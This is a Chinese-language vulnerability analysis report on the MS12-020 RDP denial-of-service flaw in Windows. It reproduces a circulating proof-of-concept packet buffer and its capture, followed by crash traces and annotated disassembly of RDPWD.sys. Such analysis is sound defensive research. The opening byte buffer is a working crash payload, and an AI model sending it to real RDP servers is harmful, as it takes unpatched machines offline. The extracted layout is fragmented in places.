

CVE2012-0002(MS12-020)深度分析报告

启明星辰研发中心 安全研究团队 2012/3/31

漏洞概况

近期爆出了一个微软 RDP 协议远程溢出/拒绝服务漏洞(MS12-020)。目前网络上已经出现针对该漏洞的攻击代码，可以导致未打补丁的 windows 系统出现蓝屏，实现 DOS 攻击。由于远程桌面协议 RDP 被广泛应用，所以该漏洞影响范围比较大。启明星辰已经在漏洞公布的 24 小时内更新了入侵防御及漏洞扫描产品的特征库，可以正确的检测，识别，及阻断类似攻击。

本文就该漏洞形成的直接原因作了些许剖析。水平有限，还望大家指教。样本采取的是网上流传的 python 脚本。

```
buf=""
buf+="\x03\x00\x00\x13" # TPKT, Version 3, lenght 19
buf+="\x0e\xe0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x00\x00\x00" # ITU-T Rec X.224
buf+="\x03\x00\x01\xd6" # TPKT, Version 3, lenght 470
buf+="\x02\xf0\x80" # ITU-T Rec X.224
buf+="\x7f\x65\x82\x01\x94\x04" #MULTIPOINT-COMMUNICATION-SERVICE T.125

buf+="\x01\x01\x04\x01\x01\x01\x01\xff" # "Fuck you Chelios" packet
buf+="\x30\x19\x02\x04\x00\x00\x00\x05"
buf+="\x02\x04\x00\x00\x00\x13\x02\x04"
buf+="\x00\x00\x00\x00\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\xff\xff\x02\x04\x00\x00\x00\x02"
buf+="\x30\x19\x02\x04\x00\x00\x00\x01"
buf+="\x02\x04\x00\x00\x00\x01\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\x04\x20\x02\x04\x00\x00\x00\x02"
buf+="\x30\x1c\x02\x02\xff\xff\x02\x02"
buf+="\xfc\x17\x02\x02\xff\xff\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x00\x02\x04\x00\x00\x00\x01"
buf+="\x02\x02\xff\xff\x02\x04\x00\x00"
buf+="\x00\x02\x04\x82\x01\x33\x00\x05"
buf+="\x00\x14\x7c\x00\x01\x81\x2a\x00"
buf+="\x08\x00\x10\x00\x01\xc0\x00\x44"
buf+="\x75\x63\x61\x81\x1c\x01\xc0\xd8"
buf+="\x00\x04\x00\x00\x00\x80\x02\xe0"
buf+="\x01\x01\xca\x03\xaa\x09\x04\x00"
buf+="\x00xce\x0e\x00\x00\x48\x00\x4f"
buf+="\x00\x53\x00\x54\x00\x00\x00\x00"
```

该漏洞的原因在于在初始化连接中客户端发送给服务端的数据包中的 **maxChannelIds** 异常导致 当该数值小于 6 的时候 则会出现问题。崩溃时候的情况如图：

```
83cb44b4 cc int 3
kd> g
Access violation - code c0000005 (!!! second chance !!!)
8f001987 8b4618 mov eax,dword ptr [esi+18h]
kd> .reload
Connected to Windows 7 7600 x86 compatible target at (Tue Mar 27 16:06:38.640 2012 (GMT+8)), ptr64
Loading Kernel Symbols

kd>

Calls - Kernel 'com:pipe, resets=0, reconnect, port=\\.\pipe\kd.win7' - WinDbg: 6.11.0001.402 X86
Raw args Func info Source Addr: Headings Nonvolatile regs Frame nums Source args More Less
termdd!IcaBufferAllocEx+0x1b
RDPWD!WDICART_IcaBufferAllocEx+0x24
RDPWD!StackBufferAllocEx+0x5c
RDPWD!MCSDetachUserRequest+0x29
RDPWD!NMDetachUserReq+0x14
RDPWD!NM_Disconnect+0x16
RDPWD!SM_Disconnect+0x27
RDPWD!SM_OnConnected+0x70
RDPWD!NMAbortConnect+0x23
RDPWD!NM_Connect+0x68
```

基于 RDP 的应用一般包括三个部分：终端服务器，传输协议以及客户端。这里客户端即我们通常所说的远程桌面连接的控制端，服务端即我们通常所说的被控端。RDP 协议的连接过程如下，首先客户端和服务端需要进行网络套接层的初始化连接，之后需要建立 RDP 协议底层连接，得到连接确认后才会开始进行通信。当基本的 RDP 连接建立后，需要进行客户端与服务器的系统环境、RDP 连接环境的信息交流与连接确认(Connect Initial PDU)。在 RDP 协议中，图像信息、声音信息、设备信息、剪贴板内容都是各自以单一的虚拟通道进行传送的。虚拟通道的初始化信息则是在 Connect Initial PDU 这个过程中完成的。该漏洞也发生在该过程中。

漏洞分析

1. 向目标机器发送有问题的数据包。

数据包抓包如下：

330	fa	f0	db	d3	00	00	03	00	00	13	0e	e0	00	00	00	00
340	00	01	00	08	00	00	00	00	00	03	00	01	d6	02	f0	80
350	ff	65	82	01	94	04	01	01	04	01	01	01	01	ff	30	19	.e.....0.
360	02	04	00	00	00	05	02	04	00	00	00	13	02	04	00	00
370	00	00	02	04	00	00	00	01	02	04	00	00	00	00	02	04
380	00	00	00	01	02	02	ff	ff	02	04	00	00	00	02	30	190.
390	02	04	00	00	00	01	02	04	00	00	00	01	02	04	00	00
3a0	00	01	02	04	00	00	00	01	02	04	00	00	00	00	02	04
3b0	00	00	00	01	02	02	04	20	02	04	00	00	00	02	30	1c0.
3c0	02	02	ff	ff	02	02	fc	17	02	02	ff	ff	02	04	00	00
3d0	00	01	02	04	00	00	00	00	02	04	00	00	00	01	02	02
3e0	ff	ff	02	04	00	00	00	02	04	82	01	33	00	05	00	143....
3f0	7c	00	01	81	2a	00	08	00	10	00	01	c0	00	44	75	63	...*.Duc
400	61	81	1c	01	c0	d8	00	04	00	08	00	80	02	e0	01	01	a.....
410	ca	03	aa	09	04	00	00	ce	0e	00	00	48	00	4f	00	53H.O.S
420	00	54	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.T.....
430	00	00	00	00	00	00	00	00	00	00	00	04	00	00	00	00
440	00	00	00	0c	00	00	00	00	00	00	00	00	00	00	00	00
450	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
460	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
470	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
480	00	00	00	00	00	00	00	01	ca	01	00	00	00	00	00	10
490	00	07	00	01	00	30	00	30	00	30	00	30	00	30	00	2d0.0 .0.0.0.-
4a0	00	30	00	30	00	30	00	2d	00	30	00	30	00	30	00	30	.0.0.0.- .0.0.0.0
4b0	00	30	00	30	00	30	00	2d	00	30	00	30	00	30	00	30	.0.0.0.- .0.0.0.0
4c0	00	30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.0.....
4d0	00	00	00	00	00	00	00	00	00	00	00	04	c0	0c	00	0d
4e0	00	00	00	00	00	00	00	02	c0	0c	00	1b	00	00	00	00
4f0	00	00	00	03	c0	2c	00	03	00	00	00	72	64	70	64	72rdpdr
500	00	00	00	00	00	80	80	63	6c	69	70	72	64	72	00	00c lipdr..
510	00	a0	c0	72	64	70	73	6e	64	00	00	00	00	00	c0	03	...rdpsn d.....
520	00	00	0c	02	f0	80	04	01	00	01	00	03	00	00	08	02
530	f0	80	28	03	00	00	0c	02	f0	80	38	00	06	03	ef	03	..(.....8.....
540	00	00	0c	02	f0	80	38	00	06	03	eb	03	00	00	0c	028.....
550	f0	80	38	00	06	03	ec	03	00	00	0c	02	f0	80	38	00	..8.....8.....
560	06	03	ed	03	00	00	0c	02	f0	80	38	00	06	03	ee	038.....
570	00	00	0b	06	d0	00	00	12	34	00						4.

2. 在具体分析之前，先来看几个重要的结构（以下结构的名称大多为分析者所取，不一定完全准确）

Client Network Data：该结构为客户端传过来的相关数据，主要描述需要建立的虚拟通道信息。该结构大致如下：

```
Client Network Data{
    Header ;一般为 CS_NET (0xC003)

    Structlength ;结构大小

    channelCount ;需要申请的通道个数,必须小于 31

    channelDefArray ; 各个需要申请的通道信息结构数组
}

channelDefArray 是由 CHANNEL_DEF 结构组成

CHANNEL_DEF{

    name (8 bytes); channel 名称
```

```
options(4 bytes) ; channel 属性标志  
}
```

ConnectInfo

```
{  
  
    0x04 UnknownStruct  
  
    0x0c UserInfo  
  
    0x10 ChannelId  
  
    0x14 ChannelInfo  
  
    0x18 DomainInfo  
  
    0x1C UserInfoFlag ; 记录 UserInfo 的相关情况  
  
    0x20 UserId  
  
    0x2C ChannelCount  
  
    0x30 FinalChannelCount  
  
    0x34ChannelRequestArray ( 根据客户端传来的请求构造 ChannelRequest 结构 ,  
每个 ChannelRequest 结构占 36 个字节)  
  
}
```

ChannelRequest(36 bytes)结构大致如下

```
{  
  
    0x0 CHANNEL_DEF:name(8 bytes) ;请求的 Channelname  
  
    0x8 ChannelId ;最终分配的 ChannelId
```

```

    0xC CHANNEL_DEF:options; 对应的 Channel 的 options

    ...

    0x20 Is" DRDYNVC" ;是否为名为 DRDYNVC 的 Channel
}

```

DomainInfo(大小为 0xC0C)

```

{

0x0 UnkownStruct ; 可能和程序中分配内存有关

    0x34ChannelList ;一个 Slist 结构(其中 0x34 位置为 ChannelInfoCount)

    0x74UserList ; 一个 Slist 结构(其中 0x34 位置为 UserInfoCount)

    0xA8 MaxChannelId ; 经过对比发现，当在数据包中指定其值小于等于 4 的时候，
    则这里的值都为 4；大于 4 时为数据包中实际的值

    0xAC MaxuserId

    0xC8 newDynamicChannelId(新的待分配的 Id,初始化为 0x3EA 也就是 1002)

    0xE0 UserInfoArray*2；默认会生成 2 个 UserInfo 结构，每个结构大小 0x4c

    0x178 ChannelInfoArray*7；默认会生成 7 个 ChannelInfo 结构，每个结构大小为
    0x40
}

```

UserInfo(大小 0x4C)

```

{

    0x0 DomainInfo 指针
}

```

0x06 joined ;一个标志位

0x0C UserId

0x10 Slist 结构 ; 用于存放 Attach 到该 User 中的 ChannelInfo 结构

}

ChannelInfo(大小 0x40)

{

0x0 Slist 结构 ; 用于存放该 ChannelInfo 结构 Attach 到的 UserInfo 结构信息

0x34 ChannelType? (可能的值为 1,2,3,4)

0x3c UserId

}

SList

{

0x0 元素个数;初始化为 0

0x4 元素个数上限;初始化为 4 //4*8=32bytes

0x8 InvalidCount;

0xC pos; 初始化为-1

0x10 pFirstItem; 该位置被初始化为紧接下来的内存的指针 ,用于表示该链表里面的第
一个元素的信息结构的指针 , 也就是指向后面的 ObjInfoArray 的起始地址


0x14 ItemInfoArray; 链表中的元素信息结构数组

```
};
```

一般情况下，ItemInfo 结构（8bytes）如下

```
{  
  
    0x0  ItemId  ;保存分配的 ID  
  
    0x4  pItem  ;在这里即后面说的 ChannelInfo 或者 UserInfo 指针  
  
}
```

一个 Slist 结构截图如下：



关于 Slist 结构的操作函数描述如下：

SlistAppend：比较元素个数是否超过上限，如果没有超过上限，则元素个数+1，将传进来的 Id 和相应的 ChannelInfo 或者 UserInfo 指针写入对应位置。

SlistRemove:与 SlistAppend 相反的操作。

GetSlistByKey:通过 ItemId 查找 pItem。

SlistInit：初始化 Slist 结构。元素个数初始化为 0，元素个数上限初始化为 4，InvalidCount 初始化为 0，pos 初始化为-1，pFirstItem 初始化为紧接下来的内存指针。

3. 经过逆向分析，发现 NM_Connect 这个函数主要负责处理客户端发来的初始化虚拟通道方面的请求。

3.1 根据客户端传过来的通道申请请求构造 ConnectInfo 结构

```
.text:0001A46B          mov     edi, edi  
  
.text:0001A46D          push    ebp
```

```


.text:0001A46E          mov     ebp, esp

.text:0001A470          sub     esp, 28h

.text:0001A473          mov     eax, [ebp+UD_CS_NET] ; Client

```

Network Data,即客户端传过来的与虚拟通道有关的相关请求结构，如下图：



前面的 0xc003 为固定的头；后面的 0x002c 为该结构的大小；后面的 0x0003 为 channelcount；在 channelcount 后面为 chanelDefArray。这是一个结构数组，主要描述需要建立的静态虚拟通道信息，该数组是由多个 CHANNEL_DEF 结构组成的，该结构包含两个成员，name 和 options。如图 rdpdr 则为第一个 name，其后面的 0x80800000 则为该虚拟通道的 options，后面的两个类似。

```

.text:0001A476          push    ebx

.text:0001A477          mov     ebx, [ebp+ConnectInfo] ; 初始化构造

```

出来的一个结构，因为没有更详细的微软文档，我们暂时称之为 ConnectInfo

```

.text:0001A47A          push    esi

.text:0001A47B          xor     esi, esi

.text:0001A47D          push    edi

.text:0001A47E          mov     [ebp+var_1C], esi

.text:0001A481          mov     [ebp+fanhui], esi

.text:0001A484          mov     [ebx+1Ch], esi ; 这里是一个关键的

```


一个标志位，后面提到

```
.text:0001A487          cmp     eax, esi  
  
.text:0001A489          jz      loc_1A5D3 ; 查看传进来的 Client  
                        NetWork Data 是否为空，如果为空，跳走
```

对传进来的 UD_CS_NET 结构进行简单检验

```
.text:0001A49F          mov     ecx, [eax+4] ;取得 channelcount  
  
.text:0001A4A2          movzx   edi, word ptr [eax+2] ; 取得结构大小  
和长度
```

```
.text:0001A4A6          mov     edx, ecx  
  
.text:0001A4A8          imul    edx, 0Ch  
  
.text:0001A4AB          add     edx, 8  
  
.text:0001A4AE          cmp     edx, edi  
  
.text:0001A4B0          jbe     short loc_1A4E7 ; 正确的话则跳
```

如果上面检测不正确则进入下面分支，即直接忽略掉该次连接

```
.text:0001A4B2          and     [ebx+2Ch], esi  
  
.text:0001A4B5          and     [ebx+30h], esi  
  
.text:0001A4B8          movzx   ecx, word ptr [eax+2]  
  
.text:0001A4BC          push    ecx                ; size_t  
  
.text:0001A4BD          push    eax                ; void *  
  
.text:0001A4BE          push    0E1h              ; int
```

```

.text:0001A4C3      push    1                ; int
.text:0001A4C5      push    dword ptr [ebx+4] ; int
.text:0001A4C8      call    WDW_LogAndDisconnect(x,x,x,x,x)
.text:0001A4C8
.text:0001A4CD      push    ebx              ; 丢掉这个连接
.text:0001A4CE                                     call

```

NMAbortConnect(tagNM_HANDLE_DATA *)

```

.text:0001A4D3      test    esi, esi
.text:0001A4D5      jz      short loc_1A4DD
.text:0001A4D7      push    esi              ; P
.text:0001A4D8      call    WDLIBRT_MemFree(x)
.text:0001A4DD      mov     eax, [ebp+var_1C]
.text:0001A4E0      pop     edi
.text:0001A4E1      pop     esi
.text:0001A4E2      pop     ebx
.text:0001A4E3      leave
.text:0001A4E4      retn    8

```

如果上述校验成功则继续进行下面的工作

```

.text:0001A4E7      cmp     ecx, 31          ; 比较 channelcount , 必须小于 31
.text:0001A4EA      jbe     short loc_1A4FF ;

```

初始化一些局部变量

```
.text:0001A4FF      and     [ebp+UD_CS_NET], esi ;
.text:0001A502      and     [ebp+var_10], esi
.text:0001A505      add     eax, 8 ;定位到 channelDefArray
.text:0001A508      mov     [ebx+2Ch], ecx ; channelcount
.text:0001A508      ;
.text:0001A50B      mov     [ebp+userdata], eax
.text:0001A50E      test    ecx, ecx
.text:0001A510      jbe     loc_1A5C9
.text:0001A510
.text:0001A516      lea     eax, [ebx+54h]
.text:0001A519      mov     [ebp+struct54], eax ;保存 ConnectInfo 偏
移 0x54 位置的地址
.text:0001A51C      lea     eax, [ebx+34h]
.text:0001A51F      mov     [ebp+pszDest], eax ;保存 ConnectInfo
偏移 0x34 位置的地址
.text:0001A522      lea     eax, [ebx+40h]
.text:0001A525      mov     [ebp+struct40], eax ;保存 ConnectInfo 偏
移 0x40 位置的地址
```

根据 Client NetWork Data 在 ConnectInfo 中写入相关数据。

```
.text:0001A528      cmp     [ebp+arg_4], 7
```

.text:0001A52C	jnz	short loc_1A53D
.text:0001A52E	inc	[ebp+var_10]
.text:0001A531	add	[ebp+struct40], 24h
.text:0001A535	add	[ebp+pszDest], 24h
.text:0001A539	add	[ebp+struct54], 24h
.text:0001A53D	mov	eax, [ebx+18h] ; ConnectInfo 偏

移 0x18 的位置存放了另一个结构，根据逆向我们将它暂时称为 DomainInfo

.text:0001A540	cmp	byte ptr [eax+358h], 0
.text:0001A547	jz	short loc_1A572
.text:0001A549	cmp	byte ptr [eax+359h], 0
.text:0001A550	jz	short loc_1A572
.text:0001A552	mov	esi, [ebp+arg_4]
.text:0001A555	imul	esi, 0Ch
.text:0001A558	add	esi, [ebp+userdata]
.text:0001A55B	push	8
.text:0001A55D	mov	edi, offset s_Cliprdr ; "cliprdr"
.text:0001A562	pop	ecx
.text:0001A563	xor	edx, edx
.text:0001A565	repe cmpsb	
.text:0001A567	jnz	short loc_1A572
.text:0001A569	test	byte ptr [eax+370h], 80h
.text:0001A570	jnz	short loc_1A5AB

.text:0001A572	mov	eax, [ebp+arg_4]
.text:0001A575	mov	ecx, [ebp+userdata]
.text:0001A578	imul	eax, 0Ch
.text:0001A57B	lea	esi, [eax+ecx]
.text:0001A57E	push	esi ; pszSrc
.text:0001A57F	push	8 ; cchDest
.text:0001A581	push	[ebp+pszDest] ; pszDest
.text:0001A584	call	RtlStringCchCopyA(x,x,x) ;保存

CHANNEL_DEF:name 至 ConnectInfo 结构中的 ChannelRequest 数组中

.text:0001A589	mov	eax, [esi+8]
.text:0001A58C	mov	ecx, [ebp+struct40] ; buf
.text:0001A58F	push	offset s_Drdynvc ; "DRDYNVC"
.text:0001A594	push	[ebp+pszDest] ; char *
.text:0001A597	mov	[ecx], eax ;保存 options 至

ChannelRequest 数组中

.text:0001A599	call	__stricmp
.text:0001A599		
.text:0001A59E	neg	eax
.text:0001A5A0	pop	ecx
.text:0001A5A1	sbb	al, al
.text:0001A5A3	pop	ecx
.text:0001A5A4	mov	ecx, [ebp+struct54]

```
.text:0001A5A7          inc     al

.text:0001A5A9          mov     [ecx], al; 保存一个标志至
```

ChannelRequest 数组中

```
.text:0001A5A9

.text:0001A5AB          inc     [ebp+arg_4]

.text:0001A5AE          mov     eax, [ebp+arg_4]

.text:0001A5B1          inc     [ebp+var_10]

.text:0001A5B4          add     [ebp+struct40], 24h

.text:0001A5B8          add     [ebp+pszDest], 24h


.text:0001A5BC          add     [ebp+struct54], 24h

.text:0001A5C0          cmp     eax, [ebx+2Ch] ; 和
```

channelcount 比较，如果小于则继续构造下面的 ChannelRequest 结构

```
.text:0001A5C3          jb      loc_1A528
```

之后的 ConnectInfo 如下，如图，将 CHANNEL_DEF 的 name 和 options 等关键字段拷贝到 ConnectInfo 结构的相关位置。



```
.text:0001A5C9          mov     eax, [ebp+FinalChannelCount] ;这是刚才
```

的计数器，记录了一共处理了几个 CHANNEL_DEF 结构，当然这里面为 3

```
.text:0001A5CC          mov     [ebx+30h], eax ; 保存起来
.text:0001A5CF          xor     esi, esi
.text:0001A5D1          jmp     short loc_1A5D9 ;
```

根据 channelcount 的数据计算一个 size，并申请一段内存，该段内存存在之后用于存放需要返回给客户端的数据

```
.text:0001A5D9          lea     eax, [ebp+fanhui] ; eax*ecx =6 返回 6
.text:0001A5DC          push    eax
.text:0001A5DD          mov     eax, [ebx+2Ch]
.text:0001A5E0          push    2
.text:0001A5E2          pop     ecx
.text:0001A5E3          mul     ecx             ; eax*ecx
.text:0001A5E5          push    edx
.text:0001A5E6          push    eax
.text:0001A5E7          call    ULONGLongToUInt(unsigned __int64,uint *)
.text:0001A5E7
.text:0001A5EC          mov     edi, 80070216h
.text:0001A5F1          cmp     eax, edi
.text:0001A5F3          jz      fail           ; 丢掉这个连接包含连接信息
.text:0001A5F3
.text:0001A5F9          lea     eax, [ebp+fanhui] ; 想加返回 0x0e
```

.text:0001A5FC	push	eax	
.text:0001A5FD	push	[ebp+fanhui]	
.text:0001A600	push	8	
.text:0001A602	call	UIntAdd(uint,uint,uint *)	
.text:0001A602			
.text:0001A607	cmp	eax, edi	
.text:0001A609	jz	fail	; 丢掉这个连接包含连接信息
.text:0001A609			
.text:0001A60F	lea	eax, [ebp+arg_4]	; 再加返回 0x11
.text:0001A612	push	eax	
.text:0001A613	push	[ebp+fanhui]	
.text:0001A616	push	3	
.text:0001A618	call	UIntAdd(uint,uint,uint *)	
.text:0001A618			
.text:0001A61D	cmp	eax, edi	
.text:0001A61F	jz	fail	; 丢掉这个连接包含连接信息
.text:0001A61F			
.text:0001A625	mov	edi, [ebp+fanhui]	
.text:0001A628	add	edi, 3	
.text:0001A62B	push	64775354h	; Tag
.text:0001A630	and	edi, 0FFFFFFCh	
.text:0001A633	push	edi	; NumberOfBytes

.text:0001A634	call	WDLIBRT_MemAlloc(x,x) ; 申请一段空间
.text:0001A639	mov	esi, eax
.text:0001A63B	test	esi, esi
.text:0001A63D	jz	fail ; 丢掉这个连接包含连接信息
.text:0001A63D		
.text:0001A643	push	edi ; size_t
.text:0001A644	push	0 ; int
.text:0001A646	push	esi ; void *
.text:0001A647	call	_memset

3.2 MCSAttachUserRequest , 该函数主要负责返回 UserInfo , 并将其加到 DomainInfo 的 Userlist 中

.text:0001A64C	mov	eax, [ebx+0Ch] ; ConnectInfo 偏移 0x0C
.text:0001A64F	mov	[ebp+UserInfo], eax
.text:0001A652	mov	eax, [ebx+24h] ;ConnectInfo 偏移 0x24
.text:0001A655	add	esp, 0Ch
.text:0001A658	mov	[ebp+var_28], eax
.text:0001A65B	lea	eax, [ebp+ConnectInfo+3]
.text:0001A65E	push	eax
.text:0001A65F	lea	eax, [ebp+var_28]
.text:0001A662	push	eax

```

.text:0001A663          lea      eax, [ebp+UserInfo] ; 用于返回新生成的
UserInfo 结构
.text:0001A666          push     eax
.text:0001A667          push     ebx
.text:0001A668                                push     offset
SM_MCSSendDataCallback(x,x,x,x,x,x,x,x,x)
.text:0001A66D          push     offset NM_MCSUserCallback(void
*,uint,void *,void *)
.text:0001A672          push     dword ptr [ebx+18h] ; DomainInfo
.text:0001A675          call     MCSAttachUserRequest(x,x,x,x,x,x,x)

```

MCSAttachUserRequest 函数如下：

先比较是否超过了 MaxUserId，如果超过了则直接返回

```

.text:0002E038 8B FF          mov      edi, edi
.text:0002E03A 55          push     ebp
.text:0002E03B 8B EC          mov      ebp, esp
.text:0002E03D 8B 45 20          mov      eax,
[ebp+arg_18]
.text:0002E040 53          push     ebx
.text:0002E041 8B 5D 08          mov      ebx,
[ebp+DomainInfo]
.text:0002E044 C6 00 00          mov      byte ptr [eax], 0

```

```

.text:0002E047 8B 43 74                                mov     eax,
[ebx+74h] ;DomainInfo:UserInfoCount

.text:0002E04A 57                                push    edi

.text:0002E04B 3B 83 AC 00 00 00                       cmp     eax,
[ebx+0ACh] ; maxUserId

.text:0002E051 75 08                                jnz     short loc_2E05B

```

检测默认的 2 个 UserInfo 的相应标志位 ,如果标志位为空 ,则返回对应的 UserInfo 指针。

```

.text:0002E05B 56                                push    esi

.text:0002E05C 6A 02                                push    2

.text:0002E05E 33 F6                                xor     esi, esi

.text:0002E060 8D 83 E6 00 00 00                       lea     eax, [ebx+0E6h]

.text:0002E066 59                                pop     ecx

.text:0002E066

.text:0002E067 80 38 00                                cmp     byte ptr [eax], 0 ;
比较是不是 0

.text:0002E06A 75 06                                jnz     short loc_2E072

.text:0002E06A

.text:0002E06C 8D 70 FA                                lea     esi, [eax-6]

.text:0002E06F C6 00 01                                mov     byte ptr [eax], 1

.text:0002E06F

.text:0002E072 83 C0 4C                                add     eax, 4Ch

```

```

.text:0002E075 49      dec     ecx

.text:0002E076 75 EF                                jnz     short loc_2E067 ;

.text:0002E078 85 F6                                test    esi, esi

.text:0002E07A 75 1A                                jnz     short loc_2E096

```

如果没有合适的则重新申请一块 0x4C 大小的内存用于存放新的 UserInfo 结构。

```

.text:0002E078 85 F6                                test    esi, esi

.text:0002E07A 75 1A                                jnz     short loc_2E096 ;

```

如果

找到了合适的 UserInfo , 则直接使用

```

.text:0002E07A

.text:0002E07C 68 54 53 6D 63                                push

636D5354h      ; Tag

.text:0002E081 6A 4C                                push

4Ch            ; NumberOfBytes

.text:0002E083 E8 FE 59 FE FF                                call

WDLIBRT_MemAlloc(x,x) ;

```

找不到则重新申请一块内存用于存放新的

```

.text:0002E083

.text:0002E088 8B F0                                mov     esi, eax

```

.text:0002E08A 85 F6	test	esi, esi
.text:0002E08C 0F 84 2C 01 00 00	jz	loc_2E1BE
.text:0002E08C		
.text:0002E092 C6 46 05 00	mov	byte ptr [esi+5],
0 ; 设置标志位		
.text:0002E096 8B 7D 14	mov	edi,
[ebp+ConnectInfo]		
.text:0002E099 8D 46 10	lea	eax, [esi+10h]
.text:0002E09C 6A 05	push	5
.text:0002E09E 50	push	eax
.text:0002E09F 89 7E 08	mov	[esi+8], edi
.text:0002E0A2 E8 8F 19 00 00	call	SListInit(x,x) ; 初始
化 UserInfo 中的 Slist 结构		
.text:0002E0A7 8B 45 0C	mov	eax,
[ebp+NM_MCSUserCallback]		
.text:0002E0AA 8B 4D 10	mov	ecx,
[ebp+SM_MCSSendDataCallback]		
.text:0002E0AD 89 1E	mov	[esi], ebx
.text:0002E0AF 89 46 44	mov	[esi+44h], eax
.text:0002E0B2 89 4E 48	mov	[esi+48h], ecx

获得动态的 UserId

```
.text:0002E0CA 53                push    ebx
.text:0002E0CB E8 B0 1B 00 00    call   GetNewDynamicChannel(x)
```

GetNewDynamicChannel 函数如下：

```
.text:0002FC80 8B FF          mov     edi, edi
.text:0002FC82 55            push    ebp
.text:0002FC83 8B EC          mov     ebp, esp
.text:0002FC85 8B 45 08        mov     eax,
[ebp+arg_0] ;DomainInfo
.text:0002FC88 8B 48 34        mov     ecx, [eax+34h] ;
ChannelInfoCount
.text:0002FC8B 3B 88 A8 00 00 00    cmp     ecx,
[eax+0A8h] ; maxChannelID, 这里和 maxChannelId 相比，如果小于
maxChannelID(可以理解为最大分配数目)，则分配失败
.text:0002FC91 72 04          jb      short loc_2FC97 ;
.text:0002FC93 33 C0          xor     eax, eax
.text:0002FC95 EB 0A          jmp     short loc_2FCA1
.text:0002FC97 05 C8 00 00 00    add     eax,
0C8h ; 偏移 C8 的位置放着新的待分配的 Id
.text:0002FC9C FF 00          inc     dword ptr [eax]
.text:0002FC9E 8B 00          mov     eax, [eax]
```

.text:0002FCA0 48	dec	eax
.text:0002FCA0		
.text:0002FCA1 5D	pop	ebp
.text:0002FCA2 C2 04 00	retn	4

继续 MCSAttachUserRequest 函数：

text:0002E0D0 89 46 0C	mov	[esi+0Ch], eax ;
------------------------	-----	------------------

得到 UserId , 存放在刚申请的 UserInfo 偏移 0x0C 位置

.text:0002E0D3 85 C0	test	eax, eax
.text:0002E0D5 75 07	jnz	short loc_2E0DE

查找默认的 ChannelInfo 结构中的 joined flag 的值 , 如果没被 joined 则返回该 ChannelInfo 的结构指针。一共查找 7 次。

.text:0002E0DE 6A 07	push	7
.text:0002E0E0 33 FF	xor	edi, edi
.text:0002E0E2 8D 83 B1 01 00 00	lea	eax, [ebx+1B1h]
.text:0002E0E8 59	pop	ecx
.text:0002E0E8		
.text:0002E0E9 80 38 00	cmp	byte ptr [eax], 0
.text:0002E0EC 75 06	jnz	short loc_2E0F4 ;
.text:0002E0EE 8D 78 C7	lea	edi, [eax-39h]
.text:0002E0F1 C6 00 01	mov	byte ptr [eax], 1

.text:0002E0F4 83 C0 40	add	eax, 40h
.text:0002E0F7 49	dec	ecx
.text:0002E0F8 75 EF	jnz	short loc_2E0E9

未找到则重新申请一块 0x40 大小的内存，用于存放 ChannelInfo 结构

.text:0002E0FE 68 54 53 6D 63	push	
636D5354h		; Tag
.text:0002E103 6A 40	push	40h ;NumberOfBytes
.text:0002E105 E8 7C 59 FE FF	call	

WDLIBRT_MemAlloc(x,x)

ChannelInfo 结构中的 Slist 初始化

.text:0002E118 C7 47 34 02 00 00 00	mov	dword ptr
[edi+34h], 2		
.text:0002E11F 8B 46 0C	mov	eax, [esi+0Ch]
.text:0002E122 6A 05	push	5
.text:0002E124 57	push	edi
.text:0002E125 89 47 3C	mov	[edi+3Ch], eax ;
channelid		
.text:0002E128 E8 09 19 00 00	call	SListInit(x,x)
.text:0002E12D 57	push	edi
.text:0002E12E FF 77 3C	push	dword ptr


```
.text:0002E131 8D 43 34          lea     eax, [ebx+34h]
.text:0002E134 50              push    eax
.text:0002E135 89 45 08              mov     [ebp+4], eax
```

绑定,因此 ChannelInfoCount 加 1

.text:0002E141	56		push	esi	
.text:0002E142	56		push	esi	
.text:0002E143	8D 43 74		lea	eax, [ebx+74h]	
.text:0002E146	50		push	eax	
.text:0002E147	E8 E9 1A 00 00				call

返回 UserInfo 结构

